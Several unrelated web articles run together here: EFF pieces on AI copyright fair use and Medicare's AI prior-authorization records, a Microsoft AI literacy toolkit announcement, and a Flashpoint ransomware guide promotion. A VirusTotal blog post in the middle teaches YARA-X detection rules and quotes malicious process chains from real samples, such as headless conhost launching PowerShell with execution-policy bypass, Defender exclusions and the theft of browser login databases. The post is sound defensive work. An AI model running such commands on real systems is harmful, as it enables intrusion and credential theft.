In courts across the country, publishers and creators are suing large AI companies for training generative AI models on copyrighted works. It’s easy to see these cases as a David-and-Goliath showdown between authors and publishers fighting for a cut of Big Tech company profits. But this fight is actually much larger. It affects billions of people who aren’t represented in the case at all, including researchers, artists, activists, journalists, people with disabilities, and anyone who accesses and shares content online.
That’s why EFF is stepping in to defend the public’s rights in these cases. Today, EFF filed an amicus brief in In re OpenAI, explaining how the court’s ruling on fair use could impact people worldwide. If fair use gets narrowed, it will impede work that benefits the public, like medical research and investigative journalism, and even limit access to privacy protection tools.
Let’s be clear: creators and workers deserve support as AI changes their fields, and Big Tech companies must be held accountable for the harms they cause. But giving copyright holders more control over the web won’t accomplish either of these goals. If the plaintiffs prevail in these cases, courts would have to rewrite copyright law in ways that hurt everyone except powerful media and tech companies.
Rewriting Fair Use Makes Everyone Worse Off
Copyright exists for one reason: to stimulate creativity and innovation in service of the greater public good. Unfortunately, the plaintiffs in this lawsuit are arguing to limit everyone’s fair use rights, in ways that would thwart the basic purpose of copyright. The harms of shrinking fair use will go far beyond generative AI, impacting everyone.
Initial speculation that AI models would be infringement machines, churning out works highly similar to those on which they were trained, has proven unfounded. And courts have already found fair use in cases where copyrighted works were used to train generative AI models, recognizing that training uses those works for a fundamentally different purpose.
Plaintiffs in these cases argue that, even if the use is transformative, using their works to train AI is still unfair, because the AI models could generate new, non-infringing works that might compete with plaintiffs’ own works. They also argue that scraping or downloading the data without permission—or in some cases, from websites containing infringing copies—was independently infringing and/or rendered any subsequent uses of that data unfair.
These arguments would put beneficial research and reporting at risk. First, if copying without permission rules out fair use, the law will never protect transformative uses that benefit us all. Researchers, journalists, and other watchdog groups gather information the same way AI companies do—but they do it to serve the public interest, and often to hold Big Tech itself accountable. For example, journalists and nonprofit researchers have used “crawling” or “scraping” to investigate potentially anticompetitive practices by tech companies, and research misinformation and hateful content posted on X. Their data acquisition techniques are virtually identical to those used by AI giants—but they lack those companies’ deep pockets.
Requiring users to show that copyrighted material was lawfully obtained would also threaten everyday internet use. As EFF’s brief explained, that requirement would “cast legal doubt on the billions of copies we collectively make every day through routine online activities like opening emails, clicking on an embedded link, visiting websites, sharing pictures, streaming music, and watching videos. All of this activity requires intermediate copying.”
Fair use is what lets us all use the internet without being compelled to track the source of every image, video, and article that we click on, and make sure the rights are all cleared.
Additionally, while rightsholders are understandably concerned about competition from AI generated works, copyright law exists to promote new creation, not protect authors who published first. Under the plaintiffs’ theory, no one could stand upon the shoulders of giants. Copyright could prevent people from writing new books inspired by themes in a favorite novel or genre, or prevent academic researchers from publishing literature reviews that distill insights from prior research—simply because readers might prefer those new publications over those that came first.
Finally, general-purpose AI models are neither designed nor usually used to create works targeted at any particular market. These models have been used to generate new insights and tools for medicine, science, journalism, art, and accessibility. For instance, an AI-powered tool called Be My AI uses Open AI’s GPT models to provide visual descriptions for people who are blind or have low vision. Generative tools have also accelerated scientific research, and researchers have used these tools to develop new medical treatments and medications for conditions previously thought to be incurable.
Mandatory Licensing Would Entrench Big Tech
Some creators and publishers argue that AI developers should just get a license. But requiring permission for every work used would give the largest companies massive advantages over small competitors and impede academic research. As Professor Lawrence Lessig recently noted:
If all training requires a license, then none but a handful of tech giants will be able to afford the costs of training. That’s not because authors are greedy but because the copyright system is the least efficient property system known to man.
Moreover, creators are unlikely to benefit from these licensing arrangements in many cases. Media and entertainment giants have exploited the imbalance between themselves and underpaid working artists for decades. Trying to help creators by giving them more rights under copyright is, as Cory Doctorow has written, like trying to help a bullied kid by giving them more lunch money for the bully to take. Artists aren’t getting good deals from record labels or publishers now; there’s no reason to think these companies, which already own the copyrights, will treat artists more fairly once they control the data that powers AI.
The Future of AI Is Too Important to Leave to Big Content or Big Tech
AI technologies will affect all of us, and copyright law is ill-equipped to address many of these consequences. The rules governing these technologies should be rules that serve the public—not just the small number of companies that can afford to litigate copyright battles for decades, or settle for billions.
New records obtained by EFF expose additional issues with Medicare’s AI-driven prior authorization program and show why we need stronger legal limits around government use of automated decision-making.
EFF sued the government back in March for information about the Wasteful and Inappropriate Service Reduction (WISeR) model, a new Medicare program that uses AI to evaluate prior authorization requests for certain medical services. We previously released records showing that WISeR has resulted in delays and denials of care, operational chaos, and reports of patient harm. Today, we’re publishing over 800 new pages of records, including:
Requests for information (RFIs) or requests for corrective action plans (CAPs) sent from the Centers for Medicare & Medicaid Services (CMS) to four of the six WISeR vendors, along with the vendors’ responses.
Applications of 66 companies to the WISeR model, including those of the 6 selected companies.
Task orders and contracts for the evaluation, implementation, and monitoring of the WISeR model.
Documents obtained through EFF’s lawsuit are available here.
These newly released documents show that the WISeR rollout was rushed and rocky from the start, highlighting the dangers that arise when governments treat AI like a silver bullet for complex problems. The documents also highlight the need for more transparency about safeguards against inappropriate, AI-driven denials. The public still lacks the information needed to assess whether clinician review is providing meaningful oversight of AI systems and whether appropriate data is being used to evaluate prior authorization requests.
EFF has long argued that AI has no place in consequential government decisions about peoples’ rights or access to benefits, such as immigration enforcement and policing decisions. That’s because using automated decision-making in these contexts risks decisions that violate people’s rights or deprive them of benefits they’re entitled to based on biased or inappropriate considerations and without proper due process or accountability if there is an error.
By outsourcing decision-making to private AI companies without sufficient transparency, testing, or legal limits, WISeR jeopardizes seniors’ access to medical care. Congress should step in to place greater legal limits on the use of automated decision-making in Medicare.
WISeR’s Rollout Was Rushed and Rocky
CMS launched the WISeR program just six months after announcing it, ignoring calls from medical providers to delay its rollout. In records previously released by EFF, CMS acknowledged this “extremely condensed timeline.”
New records suggest that WISeR’s unusually rapid rollout contributed to widespread problems in the first few months of the program. CMS did not disclose the extent of these issues to the public, even as agency employees privately contacted vendors about potential noncompliance with program requirements.
In the first three months of the program, CMS sent RFIs or requests for CAPs to at least four of the six WISeR vendors. These requests, which describe delays, technical failures, and a lack of communication with providers, suggest that widespread problems during the program’s rollout were not limited to one vendor or state.
The issues reflected in CMS’s letters to vendors, and the vendors’ responses, illustrate the risks of deploying automated decision-making systems without proper testing or safeguards. While vendors’responsesdescribefixes for the problems CMS identified, after-the-fact remedies cannot undo the harms that patients and providers already experienced during WISeR’s rushed rollout.
More Transparency Needed About AI Safeguards
The public still knows far too little about any safeguards that WISeR vendors may have adopted—in part because the government chose to conceal some of this information. Transparency about these safeguards is critical to protecting patients, especially because WISeR’s payment structure gives vendors, as the government put it, “an incentive to deny as many claims as possible.”
Information provided by a vendor about safeguards that it says "ensure the responsible and clinically appropriate application of automation” appears to have been redacted from records released to EFF
Ultimately, the records obtained by EFF raise more questions than they answer about the safeguards used by WISeR vendors.
Having a Human in the Loop Is Probably Not Enough
CMS has emphasized having a human in the loop as a key safeguard against inappropriate, AI-driven denials. The WISeR FAQ page on the CMS website states that “Non-affirmations will require the review of a human clinician and cannot be performed solely by technology.” But whether human review provides any meaningful protection depends on the details of its implementation, such as whether human reviewers have enough time to evaluate requests and practical authority to override AI recommendations. We still lack many of those details for WISeR vendors.
A growingbody of scholarship points to the substantial limitations of “human in the loop” policies as guardrails for AI systems. AI-generated recommendations can unduly influence human decisions, leading reviewers to over-rely on automated judgements and rubber stamp them as correct. Even worse, at least one health insurance company actively pressured clinical reviewers to accept its AI systems’ recommendations. Another company built a system that allowed clinical reviewers to reject claims without opening patient files; clinical reviewers using this system spent an average of just 1.2 seconds on each case.
Is the Right Kind of Data Informing Companies’ Decisions?
Some WISeR vendors’ applications offer general descriptions of the types of data informing their decisions. But far more details are needed to allow medical professionals to assess whether the data inputs to these AI systems are appropriate for evaluating prior authorization requests.
Inappropriate training data or input data can lead to biased, unfair, or inaccurate decisions. CMS guidance for Medicare Advantage organizations using AI to make coverage decisions emphasizes the importance of basing decisions on individual patients’ circumstances. It cautions against using “an algorithm that determines coverage based on a larger data set instead of the individual patient's medical history, the physician’s recommendations, or clinical notes.”
WISeR vendors’ applications reference data sources like “provider behavior,” “patient demographics,” “utilization management datasets,” “provider and payer performance metrics,” and “historical claims data.” Whether these sources could introduce bias or give too much weight to population-level patterns depends on how vendors use them to inform individual decisions. But we don’t yet have these important details about vendors’ data and algorithms. By outsourcing decision-making to private companies’ AI systems, the government has made it harder for the public to evaluate whether decisions are being made fairly.
Next Steps
As the government expands its use of automated decision-making, the potential for consequential mistakes increases rapidly. The records we’ve obtained so far raise questions about the rushed rollout and lack of guardrails for automated decision-making by the U.S. government. EFF urges transparency, oversight, and legal limits to protect people from the harms of automated decision-making in high risk systems.
Launching the expanded AI Classroom Toolkit with Cyberlite during Global Media and Information Literacy Week
AI is opening new pathways to information, giving people faster access to answers, ideas, and knowledge. At the same time, it’s making it harder to know whether the content we see is authentic.
Companies that build AI have a responsibility to make it reliable and trustworthy, and that responsibility doesn’t shift to the people who use it. But AI is already shaping how people search, learn, and encounter information. Helping people navigate that reality means building media and AI literacy (MAIL): the judgment to decide whether and how to use AI and what information to trust. These skills are as foundational as AI safety, and educators are asking for help teaching them.
That’s why, during Global Media and Information Literacy Week, we’re launching the expanded AI Classroom Toolkit: Unlocking Generative AI Safely and Responsibly, created with the online safety organization Cyberlite. It’s part of Microsoft’s broader commitment to make sure AI strengthens human thinking rather than replaces it. It also reflects Microsoft’s focus on education and empowerment, a core pillar of our Safe Participation Framework.
What’s new in the AI Classroom Toolkit
The expanded toolkit adds a deeper focus on critical thinking, verification, and media and AI literacy, helping students judge AI outputs and make informed decisions about what to trust online. Together with the original modules, it’s now a single, classroom-ready resource that covers the core of AI safety and literacy. Realistic, scenario-based lessons and activities help students practice these skills in situations they may encounter online:
The Climate Campaign: Gina enters an online challenge to make a campaign for a cause she cares about and finds that some winning entries use AI to show events that never happened. Students sort a feed of real and AI-made posts and practice lateral reading. The lesson: whether a post was made with AI doesn’t decide whether it’s trustworthy. What it claims, and who is behind it, does.
The Helpful Bot: Alex creates an AI help bot inside his online game, then catches it inventing details and collecting players’ personal information. Students learn why AI can get things wrong, how to trace claims to reliable sources, and why they’re responsible for AI-generated content they act on or share.
What Kind of AI User Are You?: An interactive quiz, hosted by Cyberlite, helps students identify their AI habits, strengths, and potential blind spots, and gives them an AI Type to reflect on and discuss.
“When we created the first Classroom Toolkit: Unlocking Generative AI Safely and Responsibly with Microsoft in 2023, most of the conversation was about using AI safely. Today, the questions young people ask about AI have grown sharper and more personal, like what to believe online or how far to trust a chatbot’s answer,” said Michelle Yao, cofounder of Cyberlite.
The toolkit also reflects what young people in our co-design sessions with Cyberlite told us: they want to learn by doing, through games, real-life scenarios, and peer discussion. Teachers don’t need to be AI experts, and students don’t need an AI tool in hand to start.
That approach builds on the reach and results of the original toolkit. Since 2023, the first version has reached educators in 10 countries and 11 languages, including through government and partner learning platforms. In South Korea, 93% of participating educators reported improved knowledge and understanding of ethical issues, privacy, and bias related to AI.
“Our hope is that every student leaves a little surer of their own judgment, and that everyone feels more confident deciding how AI fits into their lives,” said Yao.
Literacy works alongside product design and policy
Education is one part of the equation. Our commitment to media and AI literacy also shows up in how we design products and the policies we support.
Last month, we set out five principles for AI in education, including “AI designed to support students’ learning, not replace their thinking.” We alsocommitted to enforceable privacy, safety, and transparency protections for qualifying educational AI products in US school districts. These protections help schools and families understand how these tools work and the controls available to them.
Media and AI literacy is now a global priority
The Organisation for Economic Co-operation and Development has released a framework for a MAIL assessment beginning in 2029. As part of its Programme for International Student Assessment (PISA), it will examine how students reflect on, analyze, and evaluate information, including AI-generated information. This week in New Delhi, UNESCO is also launching an AI extension of its “Think Critically, Click Wisely” global curriculum, which Microsoft advised on.
This growing global focus makes the need for support urgent—educators want help, and many aren’t getting it. In Microsoft’s 2026 AI in Education report, 53% of educators and 77% of students say they haven’t had AI training.
Closing this skills gap matters beyond the classroom. Healthy societies depend on a shared basis of facts, informed public debate, and confident civic participation. As authenticity gets harder to judge, there’s a risk that people start doubting everything, creating what the Digital Inquiry Group calls a “dangerous declaration of permanent uncertainty.” MAIL offers a way through. It builds the confidence to decide what to trust.
Media and AI literacy for every age
Across Microsoft, we’re helping people build these skills wherever they learn and find information:
In classrooms: Students debate whether to accept, question, or rework an AI tool’s answers in an AI and Critical Thinking lesson from The Economist Educational Foundation, supported by Microsoft. Available alongside other media literacy lessons in Microsoft Learning Zone, the lesson has reached students in 116 countries.
Through play: Millions of players have checked sources, spotted bias, and cracked cases of AI misuse in Minecraft Education’s The Investigators and Reed Smart: AI Detective.
For content creators: UNESCO, with Microsoft’s support, is developing resources to help creator associations train their members in MAIL and is testing them with creators in Nairobi this week.
For voters: Check. Recheck. Vote. helps people apply AI literacy to election information.
In our products: Search Progress, built with input from the Digital Inquiry Group, turns research assignments into source-checking practice in Microsoft Teams for Education.
What’s next
Through Microsoft Elevate for Educators and local partners, we’ll bring the AI Classroom Toolkit to new audiences, with more languages and localized content rolling out through 2027. We’ll keep evolving it as technology and educators’ needs change.
AI will keep changing how people find information and the content they encounter. Our goal is to help people meet that change with confident, informed judgment about the AI they use and the information they trust so they can fully take part in civic and democratic life.
Agent decision logs and telemetry data belonging to Warp agentic development environment users were exposed in an attack on a third-party vendor in the project's infrastructure. [...]
Note: YARA-X v1.21.0 adds a parent_name field to the items in vt.behaviour.processes_list, and v1.22.0 adds ancestor_names. VirusTotal now fills that list for every sandbox report that includes a process tree, by flattening it. The result is one entry per process, and each entry knows the name of the process that created it and of the processes above it. Read the YARA-X blog.
If you have written Livehunt rules on top of sandbox behavior, you have probably used vt.behaviour.processes_created. It is a flat list of command lines. It tells you that mshta.exe ran and that powershell.exe ran, but not that one started the other. For a lot of detections that is the whole point: PowerShell on its own is noise, PowerShell launched by mshta.exe is not.
Our sandboxes have always recorded the full process tree. The problem was getting it into YARA, which has no recursive types. As of this month, every file with sandbox reports that reaches Livehunt carries vt.behaviour.processes_list: one entry per process, from every sandbox that ran the file, and each entry knows the name of its parent, the names of its ancestors, and the files it touched.
This post covers what is in each entry, what to keep in mind when writing rules against it, and five cases we worked through while preparing it, each with the rules we wrote and tested. Every case comes with at least one hash, so you can paste the rule in the Livehunt editor and test it yourself.
If you haven't read it yet, we recommend our earlier post It's all about the structure! Creating YARA rules by clicking. It shows how to open the Structure view of any file in the Livehunt editor and turn fields into rule conditions with a click, which is handy for everything that follows.
What each process entry carries
Field
Type
What it holds
name
string
The process, as the sandbox reports it. Usually the image path plus the command line.
parent_name
string
The name of the process that created this one. Empty for root processes and when the parent is unknown.
ancestor_names
array of strings
The names of its ancestors, nearest first: ancestor_names[0] is the parent (the same as parent_name), ancestor_names[1] the grandparent, and so on. Empty for root processes and when the parent is unknown.
process_id / parent_process_id
string
PIDs, as reported by the sandbox.
start_time / termination_time
integer
When the process started and ended, if known.
files_written
array of strings
Files this process created or modified.
files_opened
array of strings
Files this process opened.
files_deleted
array of strings
Files this process deleted.
files_copied[x].source / .destination
string
Files this process copied, when the sandbox attributes copies to a process.
The fields that change how you write rules are parent_name, ancestor_names and the per-process file lists. With them, "PowerShell wrote a .dll" becomes "the PowerShell that cmd.exe started wrote a .dll".
The simplest possible rule looks like this:
import "vt"

rule cmd_spawns_schtasks_create {
  condition:
    for any p in vt.behaviour.processes_list : (
      p.name icontains "schtasks" and
      p.name icontains "/create" and
      p.parent_name icontains "cmd.exe"
    )
}
Things to know before you write rules
Names are not normalized. Each sandbox writes process names its own way. CAPE gives the quoted command line, Zenbox prepends the image path to the command line, Tencent HABO gives only the executable name, and C2AE and Microsoft Sysinternals often leave environment variables unexpanded (%ComSpec% /c ...). Use icontains and match on the executable name, not on a full path with == or startswith.
Link processes by name, not by PID. A file is usually run by several sandboxes, and Livehunt puts all their processes in the same list. PID 1040 can be cmd.exe in one report and explorer.exe in another. To go more than one level up, use ancestor_names: it is built from each sandbox report on its own, so a chain never mixes processes from different sandboxes. For long chains, you can also climb by name: look for the entry whose name is equal to the parent_name you already have. Both strings come from the same sandbox report, so an exact == is safe there.
A practical workflow is to search first and write the rule second. Intelligence search already supports behavior_processes:"<command line>", which matches anywhere in the list with no hierarchy. It is a quick way to collect candidates. Then you write the rule with the parent condition, and test it against those hashes in the Livehunt editor.
Case 1: porting a Sigma rule, and what it misses
Sigma's Suspicious MSHTA Child Process (03cc0c25-389f-4bf8-b48d-11878079f1ca) is a good example of a detection that needs the parent. Stripped down, it says: the parent image ends with \mshta.exe and the child is a shell or a scripting host.
The Livehunt version maps ParentImage to parent_name and Image to name:
import "vt"

rule mshta_spawns_shell {
  meta:
    description = "Port of Sigma 03cc0c25 (Suspicious MSHTA Child Process)"
  condition:
    for any p in vt.behaviour.processes_list : (
      p.parent_name icontains "mshta.exe" and
      (
        p.name icontains "cmd.exe" or
        p.name icontains "powershell" or
        p.name icontains "pwsh" or
        p.name icontains "wscript" or
        p.name icontains "cscript" or
        p.name icontains "bash.exe" or
        p.name icontains "reg.exe" or
        p.name icontains "regsvr32" or
        p.name icontains "bitsadmin"
      )
    )
}
One thing does not carry over. Sigma also checks OriginalFileName to catch renamed binaries, and sandbox process names have no equivalent. A renamed mshta.exe will get past this rule.
We tested it against d30a0a6c09f664446943d82982f0630e85c447cbe84be8a74b6db6d66effbe80, an Excel file named NOVI USD 44570.00 952PLA3262852510.xls (18/76, tagged cve-2017-0199). It matches. What is more interesting is the CAPE process tree behind the match:
Excel is not the parent of mshta.exe. The exploit has Office request an object through DCOM, so mshta.exe is started by the DCOM launcher service, and it shows up with -Embedding. A rule that looks for "Office spawns mshta" would never fire on this document. What we can do is walk one level up from the shell and check the grandparent:
import "vt"

rule dcom_mshta_spawns_shell {
  condition:
    for any p in vt.behaviour.processes_list : (
      (p.name icontains "cmd.exe" or p.name icontains "powershell") and
      p.parent_name icontains "mshta.exe" and
      p.ancestor_names[1] icontains "svchost.exe" and
      p.ancestor_names[1] icontains "dcomlaunch"
    )
}
The first entry of ancestor_names is always the parent, so ancestor_names[1] is the grandparent: the process that started mshta.exe. Without it, you need a second loop over the list to find the entry whose name is the shell's parent_name, and one more loop for every extra level.
The same rule matches other spreadsheets from the same wave, for example 8d249972358268b7a00e182e3f1ecf93ec8bbbee65d22ef4d8a3c382783c1cfa (PO#3302-20260520002.xls), 2d199776cc50b9ad548132105e95af86b29ec8ebca03895a7ddecde58587306b (Request Quotation.xls) and 7c8a3c8366b3106db56359e3defc654d365ce4de21d0a7b1fbad02fbb2aeae52. The rest of that chain shows up again in cases 4 and 5.
Case 2: a services.exe that is not, and the copies behind it
On a normal Windows system, services.exe is started by wininit.exe and by nothing else. A services.exe with any other parent deserves a look:
import "vt"

rule fake_services_wrong_parent {
  condition:
    for any p in vt.behaviour.processes_list : (
      p.name iendswith "\\services.exe" and
      p.parent_name != "" and
      not p.parent_name icontains "wininit.exe"
    )
}
The parent_name != "" check matters. In the reports we looked at, the real services.exe shows up as a root process with no parent, and we don't want those to match.
Our first version also covered lsass.exe. We tested it against 43 recent, clean, signed files, and it matched 19 of them. In those reports the sandbox records lsass.exe with services.exe as its parent. Whatever the reason, that is what the data says, so we dropped lsass.exe from the rule. The lesson is a general one: before encoding what the parent "should" be, check what the sandboxes actually report for clean files.
The rule matches fe8357febe314becf31510a7a2ecb0369e312ad58a448292f5f8a09075d7694c, a .NET executable (45/76) submitted as Cd5KK.exe. In the Jujubox report, Cd5KK.exe starts C:\Windows\System32\NlsLexicons0c1a\services.exe. That process writes two .vbs files to %TEMP% and runs each one with WScript.exe, and one of the scripts starts the fake services.exe again. The sample also launches one PowerShell per path to add Defender exclusions, and in the CAPE report it creates ONLOGON scheduled tasks through WMI, with wmiprvse.exe as the parent of schtasks.exe.
Where did the fake services.exe come from? Jujubox does not attribute file copies to a process, but it does report them at the summary level, in vt.behaviour.files_copied. Cd5KK.exe copied itself to eight places, each one with the name of a Windows binary:
You can combine both fields. This rule looks for a copy named after a system process, and then for a process in the list that runs from exactly that path and has a parent:
import "vt"

rule copy_with_system_name_is_executed {
  condition:
    for any c in vt.behaviour.files_copied : (
      (
        c.destination iendswith "\\services.exe" or
        c.destination iendswith "\\smss.exe" or
        c.destination iendswith "\\lsass.exe" or
        c.destination iendswith "\\csrss.exe" or
        c.destination iendswith "\\svchost.exe" or
        c.destination iendswith "\\wmiprvse.exe" or
        c.destination iendswith "\\taskhostw.exe" or
        c.destination iendswith "\\conhost.exe"
      ) and
      for any p in vt.behaviour.processes_list : (
        p.name icontains c.destination and
        p.parent_name != ""
      )
    )
}
The copy proves the file was planted, and the process entry proves it ran. We tested the rule against 30 recent files with a services.exe path in their Jujubox file activity: it matched 9 of them, among them 4930cc4e7e3e258bf2815793f0e5698bdd45adfae8e052bb1dc4c05c6689ade6, which shares the trojan.msil/basic label with Cd5KK.exe and also matches the services.exe parent rule above. It did not match any of the 43 clean files.
Case 3: headless consoles, renamed or not
conhost.exe --headless runs a console program without showing a window. Sigma has a rule that looks for --headless and powershell in the conhost.exe command line. With the parent available, we can ask a slightly different question: did a PowerShell process actually start with a headless console as its parent?
import "vt"

rule headless_console_runs_powershell {
  condition:
    for any p in vt.behaviour.processes_list : (
      (p.name icontains "powershell" or p.name icontains "pwsh") and
      p.parent_name icontains "--headless"
    )
}
A plain search shows why a rule on the command line alone gets noisy. behavior_processes:"conhost.exe --headless" fs:2026-09-01+ returned 947 files when we ran it. Part of that is legitimate software. Terminal emulators use pseudo-consoles, which start conhost.exe --headless --inheritcursor ... --server .... herdr.exe (c18555a6bb74cd021198b57d16b93b40e74e7d0f8f0c28a45f0a4cc22dea0f8b, 0/76) does exactly that, and the rule above does not match it, because that conhost.exe never starts a shell.
On the malicious side, 5c2ceaec797dfa79e81cde6d765898ee8102357e280fa322db6e5a4b0ce3fc4a is a Windows shortcut with a Korean-language lure about penalty guidelines for e-commerce law violations, named with a double .hwp.lnk extension (34/76). CAPE and Jujubox both show the same chain: opening the shortcut starts conhost.exe --headless powershell.exe -NoP -exec BYpass -w 1 -C $rukp = '...', and that console starts the PowerShell that runs the Base64 blob. The decoded script opens with a function called Invoke-EnvironmentCheck.
Notice that the rule checks for --headless in the parent, not for conhost.exe. That is deliberate. 77da8a02d71078564409863c358a544e981b9643c8f50c1daabc5d5d176e3c75 (42/76) drops a file called rhpmx63snl.exe into %APPDATA%\MicrosoftWorker_e08ec640d\. That file is 51bb5aeef2e48dd14fae764f80dc67f516df9914ea9c350329e229f6cea919a2, an unmodified Microsoft conhost.exe (original name CONHOST.EXE, 0/77) with a random name. It later runs as rhpmx63snl.exe --headless powershell.exe -w h -ep bypass -c & "...\xd24mgasgb4.exe". A rule that required conhost.exe in the parent would miss it. If you only want the renamed case, add not p.parent_name icontains "conhost".
Case 4: persistence that actually ran
Spotting schtasks /create is easy. Knowing whether the task did anything during the analysis is harder, and the process list can answer it. When a scheduled task fires, the new process has the Task Scheduler service as its parent (svchost.exe -k netsvcs -p -s Schedule, or taskeng.exe on older systems). If that process runs a file the sample wrote earlier, the persistence worked.
import "vt"

rule task_scheduler_runs_dropped_file {
  condition:
    for any run in vt.behaviour.processes_list : (
      (
        run.parent_name icontains "-s schedule" or
        run.parent_name icontains "taskeng.exe"
      ) and
      for any dropper in vt.behaviour.processes_list : (
        for any f in dropper.files_written : (
          (f iendswith ".exe" or f iendswith ".dll" or f iendswith ".vbs" or
           f iendswith ".js" or f iendswith ".ps1" or f iendswith ".bat" or
           f iendswith ".cmd") and
          run.name icontains f
        )
      )
    )
}
This is the first rule in the post that uses files_written, and it uses it to link two processes that are not parent and child: the one that wrote the file, and the one the scheduler started from it.
Back to 77da8a02d71078564409863c358a544e981b9643c8f50c1daabc5d5d176e3c75. In the CAPE report, software.exe writes rhpmx63snl.exe and xd24mgasgb4.exe to %APPDATA%\MicrosoftWorker_e08ec640d\, and then runs:
When the task fires, the scheduler starts rhpmx63snl.exe (the renamed conhost.exe from case 3), which starts PowerShell, which starts xd24mgasgb4.exe. Every link in that sentence is a parent_name, and the rule matches. The whole chain is also in the ancestor_names of xd24mgasgb4.exe: the PowerShell, rhpmx63snl.exe, the Schedule service and services.exe.
Zenbox saw the same task fire, but reported rhpmx63snl.exe as a root process with no parent. That is fine: CAPE has the link, and the rule only needs one sandbox to see it. It also shows why you shouldn't write rules that need every sandbox to agree.
One more format issue we ran into. a549a6c8c01da1d03e8da663eec70997a5bd5207e665d8e23f6fa75804dafc06, a VBS file we use in the next case, also creates a task that fires during the VMRay analysis, with taskeng.exe as the parent. The rule misses it, because VMRay logged that command line with doubled backslashes (C:\\Users\\Public\\Downloads\\PoItWjNFjv.vbs), so the path in files_written is not a substring of the process name. When a rule should match and does not, check the raw strings first. Here ancestor_names gives a check that does not depend on how paths are written: the task runs wscript.exe with the dropped script, the script starts PowerShell, and taskeng.exe is among that PowerShell's ancestors. A PowerShell process with for any a in p.ancestor_names : (a icontains "taskeng.exe") catches it.
Case 5: .NET binaries reading browser credentials
Loaders often inject the final payload into a signed .NET Framework binary such as MSBuild.exe, RegAsm.exe, RegSvcs.exe, InstallUtil.exe or aspnet_compiler.exe. On their own, these processes are normal on a developer machine. Started by PowerShell or a scripting host, and writing temporary copies of browser credential databases, they are not.
import "vt"

rule dotnet_lolbin_touches_browser_logins {
  condition:
    for any p in vt.behaviour.processes_list : (
      (
        p.name icontains "aspnet_compiler.exe" or
        p.name icontains "regasm.exe" or
        p.name icontains "regsvcs.exe" or
        p.name icontains "msbuild.exe" or
        p.name icontains "installutil.exe" or
        p.name icontains "addinprocess"
      ) and
      for any a in p.ancestor_names : (
        a icontains "powershell" or
        a icontains "wscript" or
        a icontains "cscript" or
        a icontains "mshta"
      ) and
      for any f in p.files_written : (
        f icontains "\\User Data\\" and
        (f icontains "\\Login Data" or f icontains "\\Web Data" or f icontains "\\Cookies")
      )
    )
}
All three conditions apply to the same process: what it is, what is above it, and what it wrote. That is the difference from the flat fields. behaviour_files:"Login Data" together with behavior_processes:"MSBuild.exe" can match a file where those two things happened in unrelated processes.
The rule matches a549a6c8c01da1d03e8da663eec70997a5bd5207e665d8e23f6fa75804dafc06, a VBS file named RFQ_638O-0194RFQ26_202610070614034439RFQ.vbs (14/76). In the CAPE report, a hidden PowerShell that rebuilds its script from environment variables is started through WMI (its parent is wmiprvse.exe), and that PowerShell starts MSBuild.exe, which writes ...\Google\Chrome\User Data\Default\Login Data.tmp and the matching -wal and -shm files. It also matches the Excel file from case 1, d30a0a6c09f664446943d82982f0630e85c447cbe84be8a74b6db6d66effbe80, where the last process in the chain, aspnet_compiler.exe, writes the same files. In that file, the ancestor_names of aspnet_compiler.exe go all the way back to the exploit: the PowerShell running XBRYINEZ.ps1, WScript.exe, the obfuscated PowerShell, cmd.exe and mshta.exe -Embedding.
Checking the ancestors instead of only the parent matters in 2d199776cc50b9ad548132105e95af86b29ec8ebca03895a7ddecde58587306b, the Request Quotation.xls from case 1. There, the process that writes the Chrome and Edge Login Data and Web Data files is a second aspnet_compiler.exe, started with /stext by the first one. Its parent is aspnet_compiler.exe, so a rule that only looks at parent_name misses it, while the PowerShell and WScript.exe above it are its second and third ancestors. On the 420 malicious and 324 clean files we used to measure ancestor_names, this version matched 5 malicious files that the parent-only version missed, and none of the clean ones.
Testing the rules
Everything in this post was tested two ways. First, against the hashes above and against a set of clean files, using the Livehunt rule tester. The tester rebuilds the vt module for the hash you give it, so it works for files analyzed before these fields existed. Second, in a live Livehunt ruleset with all the rules. Within a few minutes of enabling it we were already getting notifications for mshta_spawns_shell, dcom_mshta_spawns_shell, task_scheduler_runs_dropped_file and others. The ancestor_names versions of the rules were also run with YARA-X 1.22.0 against the same hashes and 324 clean files.
Wrapping up
A command line tells you what ran. Its parent and ancestors tell you how it got there, and the files it wrote tell you what it left behind. Rules that join the two are harder for a sample to sidestep, because the operator would need to change the chain, not just the strings. Open the vt module view of any file you are investigating, find the processes_list entry that bothers you, and write the rule from there.
Ransomware operators are scaling their attacks, and the barriers to entry continue to fall. In the first half of 2026, Flashpoint identified 6,256 ransomware attacks across industries, representing a 45% increase between 2025 and 2026, as Ransomware-as-a-Service (RaaS) operations expanded and threat actors increasingly leveraged AI, stolen credentials, and vulnerability exploits to accelerate their campaigns.
The impact is widespread. Manufacturing accounted for 18% of observed attacks, followed by business services and consulting (13%) and healthcare (9%). Meanwhile, prolific ransomware groups such as Qilin and Akira continue to demonstrate the scale at which these operations can function.
Understanding how ransomware attacks develop, and where they can be interrupted, is critical for defenders.
Introducing Ransomware in the Age of AI: A Survival Guide for Defenders
Flashpoint’s new guide, Ransomware in the Age of AI: A Survival Guide for Defenders, provides cyber threat intelligence professionals, threat hunters, and security leaders with a practical look at the modern ransomware attack lifecycle, from initial reconnaissance and access to incident response and recovery.
Drawing on Flashpoint’s primary-source intelligence and analysis of evolving threat actor tactics, the guide explores how organizations can identify opportunities to disrupt attacks before they escalate, strengthen incident response, and reduce the risk of repeat compromise.
Access the guide to learn:
How modern ransomware attacks unfold: Follow the attack lifecycle, from reconnaissance, phishing, and initial access through lateral movement, encryption, and ransom negotiations.
Where defenders can intervene: Understand how compromised credential monitoring, vulnerability intelligence, and visibility into underground activity can help identify threats before attackers reach critical systems.
How AI is reshaping ransomware operations: Explore how AI-enabled capabilities, commoditized tooling, and RaaS ecosystems are changing the economics and execution of ransomware attacks.
How to strengthen response and recovery: Learn strategies for containing active incidents, restoring operations, improving cross-team coordination, and reducing exposure to repeat attacks.
“In H1 2026, Flashpoint observed a 45% surge in ransomware activity, with critical sectors like manufacturing, business consulting, and healthcare taking the brunt of these attacks. As RaaS syndicates like Qilin and Akira scale their operations alongside a 27% rise in infostealers, access is becoming faster and cheaper. Effective defense requires grounding incident response in primary-source intelligence across every phase of the attack lifecycle.”
Ian GrayVP of Intelligence, Flashpoint
Understanding the Modern Ransomware Attack Lifecycle
Ransomware attacks rarely begin with encryption. Long before systems are locked or ransom demands appear, threat actors may be gathering intelligence on potential targets, exploiting exposed vulnerabilities, or acquiring stolen credentials through underground marketplaces.
